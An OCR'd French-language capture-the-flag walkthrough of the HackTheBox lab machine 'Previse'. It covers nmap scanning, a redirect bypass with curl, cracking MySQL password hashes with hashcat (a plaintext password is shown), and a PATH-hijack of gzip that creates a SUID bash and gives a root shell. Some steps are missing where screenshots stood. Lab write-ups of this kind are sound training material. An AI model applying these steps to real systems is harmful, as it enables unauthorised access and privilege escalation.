
10 - Attack path

```
sudo nmap -sV -sC -O 10.129.95.185
[sudo] password for kamduras:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 10:07 CEST
Nmap scan report for 10.129.95.185
Host is up (0.021s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.29 seconds
```

Enumération avec ffuf



Avec **curl** on peut voir tout de même la page :


reading (EAR) vulnerability

```
curl -i -s "http://10.129.95.185/files.php"
```

Nous pouvons accéder a cette page en ne suivant pas les redirections :


```
<table class="uk-table uk-table-hover uk-table-divider">
            <thead>
            <tr>
                <th class="uk-table-shrink">#</th>
                <th class="uk-table-expand">Name</th>
                <th>Size</th>
                <th>User</th>
                <th>Date</th>
                <th>Delete</th>
            </tr>
            </thead>
            <tbody>
                <tr>
                    <td>1</td>
                    <td><a href= download.php?file=32 ><button class="uk-button uk-button-text">siteBackup.zip</button></a></td>
                    <td>9948</td>
                    <td>newguy</td>
                    <td>2021-06-12 11:14:34</td>
                    <td><form action="files.php" method="post">
                        <button class="uk-button uk-button-danger uk-button-small" type="button" uk-toggle="target: #offcanvas-flip1">Delete</butto
                        <div id="offcanvas-flip1" uk-offcanvas="flip: true; overlay: true">
                            <div class="uk-offcanvas-bar">
                                <button class="uk-offcanvas-close" type="button" uk-close></button>
                                <h3>Delete File</h3>
                                <p>Are you sure you want to delete this file?</p>
                                <button class="uk-button uk-button-danger uk-button-small" type="submit" name="del" value="32">Delete</button>
                            </div>
                        </div>
                    </form></td>
                </tr></tbody></table></div>        </div>
    </section>

<div class="uk-position-bottom-center uk-padding-small">
        <a href="https://m4lwhere.org/" target="_blank"><button class="uk-button uk-button-text uk-text-small">Created by m4lwhere</button></a>
</div>
</body>
</html>

┌──(kamduras㉿kali)-[~/Desktop/HTB/machines/previse]
```

Nous pouvons accéder a la page nav.php




- Home
- ACCOUNTS
  - CREATE ACCOUNT
- FILES
- MANAGEMENT MENU
  - WEBSITE STATUS
  - LOG DATA
-
- LOG OUT


Sur la page " create account ". Nous pourrions créer un compte :



L'utilisateur a bien été créé :



Nous avons maintenant accès au site :



Files


Upload files below, uploaded files in table below

Select file SUBMIT


Uploaded Files


#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

Téléchargeons le fichier **SITEBACKUP.ZIP**




Le fichier logs.php utilise la fonction `exec`





On se connecte sur le mysql avec les creds trouvé précédemment



```
mysql> select * from accounts;
+----+----------+------------------------------------------------------------+---------------------+
| id | username | password                                                   | created_at          |
+----+----------+------------------------------------------------------------+---------------------+
|  1 | m4lwhere | $1$ llol$DQpmdvnb7EeuO6UaqRItf.                            | 2021-05-27 18:18:36 |
|  2 | kamduras | $1$ llol$BfxZfJ30v24ZyA5F4Dxfr0                            | 2023-08-28 09:02:45 |
+----+----------+------------------------------------------------------------+---------------------+
2 rows in set (0.00 sec)
```

```
root@Rig_1:~/hack# hashcat -m 500 hash.list rockyou.txt --show
$1$ llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!
root@Rig_1:~/hack#
```

`m4lwhere:ilovecody112235!`

User

```
m4lwhere@previse:~$ ls -la
total 44
drwxr-xr-x 5 m4lwhere m4lwhere 4096 Jul 28  2021 .
drwxr-xr-x 3 root     root     4096 May 25  2021 ..
lrwxrwxrwx 1 root     root        9 Jun  6  2021 .bash_history → /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 m4lwhere m4lwhere 3771 Apr  4  2018 .bashrc
drwx------ 2 m4lwhere m4lwhere 4096 May 25  2021 .cache
drwxr-x--- 3 m4lwhere m4lwhere 4096 Jun 12  2021 .config
drwx------ 4 m4lwhere m4lwhere 4096 Jun 12  2021 .gnupg
-rw-r--r-- 1 m4lwhere m4lwhere  807 Apr  4  2018 .profile
-rw-r--r-- 1 m4lwhere m4lwhere   75 May 31  2021 .selected_editor
-r-------- 1 m4lwhere m4lwhere   33 Aug 28 08:05 user.txt
lrwxrwxrwx 1 root     root        9 Jul 28  2021 .viminfo → /dev/null
-rw-r--r-- 1 m4lwhere m4lwhere   75 Jun 18  2021 .vimrc
m4lwhere@previse:~$ car user.txt

Command 'car' not found, but can be installed with:

apt install ucommon-utils
Please ask your administrator.

m4lwhere@previse:~$ cat user.txt
1[redacted]fa
```

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

Allons voir `/opt/scripts/`

```
m4lwhere@previse:~$ ls -la /opt/scripts/
total 16
drwxr-xr-x 2 root     root     4096 Jul 26  2021 .
drwxr-xr-x 3 root     root     4096 Jul 26  2021 ..
-rwxr-xr-x 1 root     root      486 Jun  6  2021 access_backup.sh
-rw-r--r-- 1 m4lwhere m4lwhere  320 Jun  6  2021 log_process.py
m4lwhere@previse:~$ nano /opt/scripts/access_backup.sh
```

```
  GNU nano 2.9.3                                  /opt/scripts/access_backup.sh

#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

gzip n'a pas de path, nous pouvons l'exploiter.

On ajout /tmp dans le path


```
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Privesc

On crée un fichier **gzip** dans `/tmp`

```
cp /bin/bash /tmp/
chmod u+s /tmp/bash
```

```
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -la
total 1136
drwxrwxrwt 11 root     root        4096 Aug 28 10:21 .
drwxr-xr-x 24 root     root        4096 Jul 27  2021 ..
-rwsr-xr-x  1 root     root     1113504 Aug 28 10:21 bash
drwxrwxrwt  2 root     root        4096 Aug 28 08:04 .font-unix
-rwxrwxr-x  1 m4lwhere m4lwhere      39 Aug 28 10:21 gzip
drwxrwxrwt  2 root     root        4096 Aug 28 08:04 .ICE-unix
drwx------  3 root     root        4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-apache2.service-8f2ycA
drwx------  3 root     root        4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-systemd-resolved.service-aoSMtG
drwx------  3 root     root        4096 Aug 28 08:04 systemd-private-c6de548925814dbab97a7bb0523e59b0-systemd-timesyncd.service-MaMyR7
drwxrwxrwt  2 root     root        4096 Aug 28 08:04 .Test-unix
drwx------  2 root     root        4096 Aug 28 08:05 vmware-root_901-3988228452
drwxrwxrwt  2 root     root        4096 Aug 28 08:04 .X11-unix
drwxrwxrwt  2 root     root        4096 Aug 28 08:04 .XIM-unix
m4lwhere@previse:/tmp$ ./bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) groups=1000(m4lwhere)
```


m4lwhere@previse:/tmp$ ./bash -p
bash-4.4# ls -la /root
total 40
drwx------ 6 root root 4096 Aug 28 08:05 .
drwxr-xr-x 24 root root 4096 Jul 27 2021 ..
lrwxrwxrwx 1 root root   9 Jun 6 2021 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx------ 2 root root 4096 Jul 26 2021 .cache
drwx------ 3 root root 4096 Jul 26 2021 .gnupg
drwxr-xr-x 3 root root 4096 Jul 26 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r-------- 1 root root   33 Aug 28 08:05 root.txt
drwx------ 2 root root 4096 Jul 26 2021 .ssh
-rw-rw-rw- 1 root root 1100 Aug 2 2021 .viminfo
bash-4.4# cat /root/root.txt
6[redacted]e2
bash-4.4#